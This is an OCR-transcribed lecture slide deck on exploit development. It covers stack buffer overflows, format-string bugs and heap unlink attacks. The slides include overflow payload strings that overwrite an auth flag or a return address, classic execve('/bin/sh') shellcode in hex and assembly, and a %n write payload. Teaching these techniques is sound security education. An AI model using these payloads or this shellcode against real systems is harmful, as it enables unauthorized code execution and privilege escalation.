Exploit Code Development

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Terminology

- A vulnerability is a software bug which allows an attacker to execute commands as another user, resulting in privilege escalation.
- An exploit is a program which exploits a software vulnerability, providing a high degree of reliability and automation.

bo1.c

```
void bo1(char* filename)
{
   char buf[256];
   strcpy(buf, filename);
}
```

Do you see the error here?

strcpy()

SYNOPSIS

```
char *strcpy(char *dest, const char *src);
```

DESCRIPTION

The strcpy() function copies the string pointed by `src` (including the '\0' character) to the array pointed by `dest`. The strings may not overlap, and the destination string must be large enough to receive the copy.

bo1.c

```
void bo1(char* filename)
{
   char buf[256];
   strcpy(buf, filename);
}
```

If the filename is longer than 255 bytes, the `strcpy` function will write past the end of the `buf[]` array.

How do we use this?


bo2.c

```
int bo2(char* user, char* password)
{
    int auth = 0;
    char buf[256];

    strcpy(buf, password);

    if (strcmp(buf, "secret") == 0) {
        auth = 1;
    }

    return auth;
}
```

Stack Layout

address stack data instructions

```
► push password
  push user
  call bo2
  push ebp
  mov ebp, esp
  sub esp, 260
```




-4 password ← esp

Stack Layout

address stack data instructions

```
  push password
▶ push user
  call bo2
  push ebp
  mov ebp, esp
  sub esp, 260
```




-8 user ← esp

-4 password

Stack Layout

instructions

```
  push password
  push user
▶ call bo2
  push ebp
  mov ebp, esp
  sub esp, 260
```



address	stack data	
-12	return addr	← esp
-8	user	
-4	password	


Stack Layout

address	stack data	
-16	saved ebp	← esp
-12	return addr	
-8	user	
-4	password	

instructions

```
  push password
  push user
  call bo2
▶ push ebp
  mov ebp, esp
  sub esp, 260
```

Stack Layout



address	stack data	
-16	saved ebp	← esp, ebp
-12	return addr	
-8	user	
-4	password	

instructions

```
  push password
  push user
  call bo2
  push ebp
▶ mov ebp, esp
  sub esp, 260
```

Stack Layout

address	stack data	
-276	buf (256 bytes)	← esp
-20	auth	
-16	saved ebp	← ebp
-12	return addr	
-8	user	
-4	password	

instructions

```
  push password
  push user
  call bo2
  push ebp
  mov ebp, esp
► sub esp, 260
```

local variables

```
ebp-4     int auth;
ebp-260   char buf[256];
```

Stack Layout

address	stack data	
-276	buf (256 bytes)	← esp
-20	auth	
-16	saved ebp	← ebp
-12	return addr	
-8	user	
-4	password	

instructions

```
▶ mov esp, ebp
  pop ebp
  ret
```

Stack Layout


instructions

```
  mov esp, ebp
▶ pop ebp
  ret
```

address	stack data	
-16	saved ebp	← ebp, esp
-12	return addr	
-8	user	
-4	password	

Stack Layout

```
  mov esp, ebp
  pop ebp
▶ ret
```



address	stack data	
-12	return addr	← esp
-8	user	
-4	password	

Exploiting bo2.c


```
  int bo2(char* user, char* password)
  {
▶     int auth = 0;
      char buf[256];

      strcpy(buf, password);

      if (strcmp(buf, "secret") == 0) {
          auth = 1;
      }
      return auth;
  }
```

buf	8d8fj3jd8ds73 872sjs82js82j 87swjsh27n27s
auth	00 00 00 00

```
bo2 ("root", "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaa\x01");
```

Exploiting bo2.c


```
   int bo2(char* user, char* password)
   {
       int auth = 0;
       char buf[256];

►      strcpy(buf, password);

       if (strcmp(buf, "secret") == 0) {
           auth = 1;
       }
       return auth;
   }
```



```
bo2 ("root", "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaa\x01");
```

Exploiting bo1.c

```
void bo1(char* filename)
{
   char buf[256];

   strcpy(buf, password);
}
```



Return address is overwritten with 0x12345678

```
bo1("aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaabbbb\x78\x56\x34\x12");
```

Shellcode

- We want to execute arbitrary code, which means that we should inject our code in the memory of the program we are exploiting.
- Standard approach is to put the code in the buffer we are overflowing.
- The standard action is to spawn a shell, hence the name *shellcode*. More complicated shellcodes are possible.

Shellcode Challenges

- must be small (less than a few hundred bytes)
- standard libraries not available, we have to use the kernel syscall interface directly
- often we cannot use '\0' bytes, '\' and '/', etc.
- alphanumeric and UNICODE shellcodes

Linux Shellcode in 24 bytes

shellcode.c

```c
char* argv[] = {
    "/bin/sh",
    NULL
}

execve(argv[0], argv, NULL);
```

shellcode as a C string


```c
char shellcode[] =
  "\x31\xc0\x50\x68//sh"
  "\x68/bin\x89\xe3\x50"
  "\x53\x89\xe1\x99\xb0"
  "\x0b\xcd\x80";
```

shellcode.asm

```asm
xor eax, eax      ; eax = 0
; filename
push eax          ; push 0
push '//sh'
push '/bin'
mov ebx, esp      ; ebx = "/bin/sh"
push eax          ; push 0
push ebx          ; push "/bin/sh"
mov ecx, esp      ; ecx = argv
cdq               ; edx = 0
mov al, 0x0b      ; eax = 0x0b
int 0x80
```

CISC is great!

NOP Sled




shellcode aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa ret addr

buf[256]

- We need to jump to `buf[0]`. If we are off, even by one byte, the shellcode will fail and the program will probably crash.
- A small change in the program source code or a different compiler might change the address of the buffer, but usually not by much.

NOP Sled



- If we put the shellcode at the end of the buffer and pad it with NOP instructions, we can jump to any of the NOP instructions and execute the shellcode.
- Most architectures have a 1 byte NOP instruction. Longer instructions can be used for IDS evasion.

Advanced Shellcode

- break chroot
- add user
- connect back
- find socket
  - getpeername
  - read a tag
- 2 stage shellcode
- SQL Slammer worm (376 bytes)

Format String Bugs

- Discovered in 2000
- Major impact on critical server applications, including wu-ftpd, telnetd on IRIX, Apache, rpc.statd and others.
- Incorrect usage of ANSI C `printf()` and friends

Format String Bugs

- Correct usage:

```
printf("%s", str);
```

- Wrong usage:

```
printf(str);
```

- If the attacker controls `str`, she can insert arbitrary conversion specifiers and control the behavior of the `printf()` function.

Format String Bugs

- Viewing the stack:


```
printf("%x\n%x\n%x\n%x\n%x\n%x\n");
```

- Possible output:

```
40013540
bffff6b8
400367a7
1
bffff6e4
```

Format String Stack

stack data


saved ebp ← ebp

return addr

addr of str

← arg1

str

← argX

- The attacker controls the format string and the number of paramers accessed on the stack.
- By supplying enough %d specifiers, we can access the format string itself.

printf parameters

ebp+8	`char* str;`
ebp+12	`void* arg1;`
ebp+16	`void* arg2;`
ebp+20	`void* arg3;`

Exploiting Format Strings

- Overwriting arbitrary memory location:

  ```
  printf("\x78\x56\x34\x12 %x%x%x%x %n");
  ```
- The first four bytes are the address to overwrite.
- The `%x` formats pop arguments off the stack until we reach the format string.
- The `%n` format writes the number of characters we've output so far to a location indicated by the next argument, which happens to be 0x12345678.


Locations To Overwrite

- return address on the stack
- function pointers
- GOT pointers
- DTORS section

Heap Overflows

- Very popular
- Very hard to exploit
- Dependance on the system memory allocator implementation (malloc & free in ANSI C)

Heap Structure



malloc chunk

malloc header

user data

malloc chunk

malloc header

user data

- Each block of memory returned by malloc() has a malloc header
- By overwriting a buffer on the heap, we can overwrite the malloc header of the next malloc chunk

Malloc Chunks

```
struct malloc_chunk {
    int prev_size;
    int size;
    struct malloc_chunk * fd;
    struct malloc_chunk * bk;
};
```

```
#define unlink( P, BK, FD ) { \
    BK = P->bk;               \
    FD = P->fd;               \
    FD->bk = BK;              \
    BK->fd = FD;              \
}
```

- The unlink function is called when a chunk is freed.
- Modifying the fd and bk pointer allows us to overwrite 4 bytes of memory with an arbitrary value.

Heap Overflows Challenges

- Dependent on heap layout
- Multi-platform exploits
- Using information leaks to make exploits more reliable

Further Reading

- Smashing The Stack For Fun And Profit by Aleph1
- w00w00 on Heap Overflows by Matt Conover
- BADC0DED by Juliano
- Format String Exploits by Scut
- Phrack Magazine
- and of course Google